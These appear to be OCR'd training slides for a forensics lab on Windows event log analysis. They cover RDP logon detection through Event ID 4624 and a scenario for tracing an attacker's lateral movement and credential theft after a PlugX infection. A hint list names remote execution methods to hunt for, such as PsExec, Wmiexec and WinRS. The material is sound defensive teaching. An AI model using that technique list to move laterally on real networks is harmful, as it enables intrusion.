Event Log Analysis Labs

Scenario 1

Practice Exercise

Practice Exercise

- Before starting Scenario 1 labs, Let’s do an exercise to detect RDP connection on Security.evtx.

- This is very important because it is suitable for us to learn basics, and to understand how to check one of the most important logs, logon logs, whose ID is 4624.

- The log we are going to take a look at is not related to the scenario 1 incident. We are just looking it as a practice exercise.

RDP Detection - Event ID 4624


RDP Detection - Event ID 4624 (1)

How can we detect this event?


- 4624 (Security.evtx)
  - Description
    - An account was successfully logged on.
  - How can we recognize RDP logon with this ID?
    - Filter with these logon types using these IDs.
      - Logon type 10 (RemoteInteractive) or type 12 (CachedRemoteInteractive)
  - Why?
    - RemoteInteractive (10) and CachedRemoteInteractive (12) clearly indicate that RDP was used because these logon types are dedicated for RDP usage.

RDP Detection - Event ID 4624 (2)

- Open the log below with Event Log Explorer.
  - E:\Artifacts\other_eventlog\RDP_Dst_Security.evtx
    - Original log file name : Security.evtx




- Notice:
  - You should **drag** the log file **and drop** it to Event Log Explorer.
  - If you double-click the log file, Event Viewer, which is the Windows' default log viewer, will start instead. The viewer is not suitable for complex filtering.




RDP Detection - Event ID 4624 (3)

- Click the “Filter Events” button.

RDP De


Filter
Apply filter to:
Active event log view
Event log view(s) on your choice
Event types
Information
Warning
Error
Critical
Audit Success
Audit Failure
Source:
Category:
User:
Computer:
Exclude
Event ID(s):
4624
Enter ID numbers and/or ID ranges, separated by comas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)
Text in description:
Logon Type:[\t\s]*10[\r\n\s]*|Logon Type:[\t\s]*12[\r\n\s]
RegExp
Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)
New condition
Delete condition
Clear list
Name
Operator
Value
(2) Choose "C:\Tools\eventlog_filters\Sec4624_rdp.elc", then press "Open" button.
Date
Time
Separately
From:
2/25/2018
12:00:00 AM
To:
Display event
hours
(1) Press "Load" button.
Clear
Load...
Save...
OK
Cancel



This message logged on the **destination** of this RDP Session.

The destination host name

user01 account was used to log on to “win10-2.mylab.test” from 192.168.153.149 with RDP since the logon type is 10 (Remote Interactive).

User name

The destination host name

The source IP address

Event Log Analysis Labs for Scenario 1

Event Log Analysis Labs for Scenario 1


- We found the root cause of the attack and possible commands executed by the attacker with the forensic investigation so far. We also got several attack tool evidences with program execution artifacts analysis and attack tools analysis.
  - Here, let's assume we couldn't find any attack tools, and let's perform this analysis.
- Now we need to gather lateral movement evidences. Event log analysis is suitable for this purpose.

- You should check the hosts below because they are highly possible to have strongly been related to this incident.
  - Client-Win10-1 (toyoda, system admin)
  - Client-Win10-2 (honda, general employee)
  - AD-Win2016
  - FS-Win2012R2

Event Log Analysis Lab 1


Analyzing the Current Logs on Client-Win10-2

Lab 1 (1):
Analyzing the Current Logs on Client-Win10-2



Lab 1 (2):
Analyzing the Current Logs on Client-Win10-2

- Goal:
  1. How did the attacker **move laterally** from this machine to Client-Win10-1?



  2. How did the attacker **get credentials**? What tools did he use to get them?
- Hints:
  - Follow the log on Client-Win10-2 around PlugX infection time (March 14th 10:50 PM) of Client-Win10-1.
    - Let's assume Client-Win10-1 was infected after the lateral movement.
  - You should focus on the current logs first.

Lab 1 (3):
Analyzing the Current Logs on Client-Win10-2

- Hints (Cont.):
  - Remote Logons / Command Executions
    - RDP
    - Task Scheduler / AT
    - Powershell Remoting
    - WinRS
    - WMI
    - Service
    - PsExec
    - Wmiexec
    - …
  - Check these one by one.

- If the target security logs are missing for some reasons, see custom logs related to the remote logon logs (Terminal Service related logs for RDP, Task Scheduler, WMI …).

- You should check other custom logs.
  - PowerShell

How to Find RDP

How to Find RDP (1)

- Why is this event important?
  - Attackers sometimes use RDP to logon to remote computers while users are away from clients. Therefore, you should check this event.

- The important event IDs
  - Security.evtx
    - 4624: An account was successfully logged on.
    - 4648: A logon was attempted using explicit credentials.
    - 4778: A session was reconnected to a Window Station. (Not default)
    - 4779: A session was disconnected from a Window Station. (Not default)

How to Find RDP (2)

